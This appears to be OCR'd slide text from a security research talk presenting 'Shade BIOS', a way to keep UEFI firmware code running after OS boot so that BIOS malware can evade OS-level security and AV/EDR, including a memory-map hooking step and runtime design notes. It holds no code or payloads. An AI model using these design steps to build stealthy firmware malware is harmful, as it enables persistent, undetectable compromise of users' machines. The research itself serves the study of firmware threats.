
+

Requires USB HC specs and the attacker has to understand it

(What about other devices?
Attacker has to read all those specs...)

Dilemma of Existing BIOS Malware

Malware Code Ratio



Hardware Dependent


- Highly specific attack target
- Difficult to implement
- No abstracted interface for device access

OS Dependent

- Detectable by OS-level security
- Detectable by AV/EDR products

It is said that BIOS can do anything, but this is **NOT true.**
=> This dilemma is suppressing the potential of BIOS malware

Latest Trends: SMM Isolation



SMM Isolation (ISRD & ISSR)

- Only Intel modules can execute in SMM (ring 0)
- All SMI handlers execute in SMM (ring 3)

Impact on SMM Backdoors

- OS memory regions become inaccessible
  - SMM page tables are hardware-locked and cannot be modified
- I/O access is restricted
  - SMM (ring 0) traps every device interaction attempt

⇒ SMM backdoors are no longer effective ! (unless they bypass this isolation)

UEFI modules executable at Runtime

(After OS boot)

1. SMM module
   - Resides in SMRAM, inaccessible from OS (non-SMM)
   - (Was) More powerful than other UEFI modules
     - OS cannot inspect SMRAM
     - Can compromise hypervisor-based security such as VBS at runtime [Fractured]
   - Research into (pure) SMM backdoors exists [keylogger1, keylogger2, SmmBackdoorNg]
     - However, the implementation remains hardware-dependent

   ⇒ No longer effective due to SMM isolation


2. Runtime DXE module
   - Mapped to high canonical virtual address, similar to kernel drivers
   - Executed when the OS invokes UEFI runtime services (e.g., gRT->GetVariable())
   - Based on current observations, only our previous work [OromBackdoor] uses this module
   - **Able to access OS memory and every I/O !**

=> Runtime DXE modules are stronger than SMM modules (with SMM Isolation)

BIOS — Is That All You've Got?

We don't want to use OS...
yet we want OS functionalities like memory management, device drivers, etc.

Imagine an "attacker-exclusive OS" running silently in parallel ?



The OS can't run in parallel, and building a full OS is difficult...

But wait—BIOS is a kind of mini-OS: it has memory management, device drivers, and more
⇒ So, could a BI-"OS" quietly run after the main OS boots ?

Shade BIOS

What Shade BIOS does


- Retain BIOS in memory even after OS boot
  - Allows UEFI functionality during runtime (UEFI services, protocols, ...)
  - Allows use of UEFI drivers during runtime to access the device

What Shade BIOS accomplish

1. **Pure-BIOS malware**: Disassociate UEFI malware from OS-level security
2. **Device independent**: Doesn't need to know what device the target is using
3. **Easy to implement**: Doesn't need to implement all driver stack or access I/O directly


How to Shade BIOS

1. Retain BIOS after OS boot
2. Make retained BIOS code work properly in runtime



UEFI Memory Map

- DxeCore manages the actual memory map as a doubly-linked list of MEMORY_MAP entries
- Each entry has an EFI_MEMORY_TYPE based on its content
- Only the copy of memory map is available by gBS->GetMemoryMap()
- OS loader calls gBS->GetMemoryMap() and determines what region can be used for what
  - Regions like EfiLoaderCode/Data, EfiBootServicesCode/Data, EfiConventionalMemory are usable
- BIOS code/data in EfiBootServicesCode/Data is overwritten after gBS->ExitBootServices() (which is called by OS loader)



OS Loader

gBS->GetMemoryMap()

DxeCore

EfiConventionalMemory

EfiBootServicesCode

EfiBootServicesData

EfiRuntimeServicesCode

EfiConventionalMemory

…

Memory Map Copy

gMemoryMap

EfiConventionalMemory
Start = 0x7F000000
End = 0x80000000

EfiConventionalMemory
Start = 0x00000000
End = 0x40000000


EfiBootServicesData
Start = 0x50000000
End = 0x60000000

EfiBootServicesCode
Start = 0x40000000
End = 0x50000000

Actual Memory Map

Retaining BIOS

- Hook gBS->GetMemoryMap() and change BootServices to RuntimeServices type!
  - Actual memory map in the DxeCore is not modified
  - OS will use only EfiLoaderData/Code and EfiConventionalMemory
    - Most of the regions OS use are EfiConventionalMemory



Make retained BIOS code work

1. Memory Management
   - BIOS memory allocator thinks OS memory regions are free to use
   - gBS->AllocatePages() will allocate from OS memory regions
2. Virtualized Memory
   - BootServicesCode/Data thinks they are executing on a physical address
     - Precisely, identity mapped address
   - OS remaps the memory to high canonical addresses at runtime
3. Boot-time-only Resources
   - UEFI variables lacking RT attributes and tables like Boot Services Table disappear after boot
4. Device Settings
   - OS device drivers reinitialize devices to their own configuration
   - UEFI device drivers thinks the device is already configured with the UEFI driver entry
5. Exclusive Control
   - BIOS code must not execute alongside OS code

1: Runtime Memory Management

BIOS Memory Management

- BIOS allocates pages of specified type from the actual memory map
- If there are no pages available, it allocates from EfiConventionalMemory

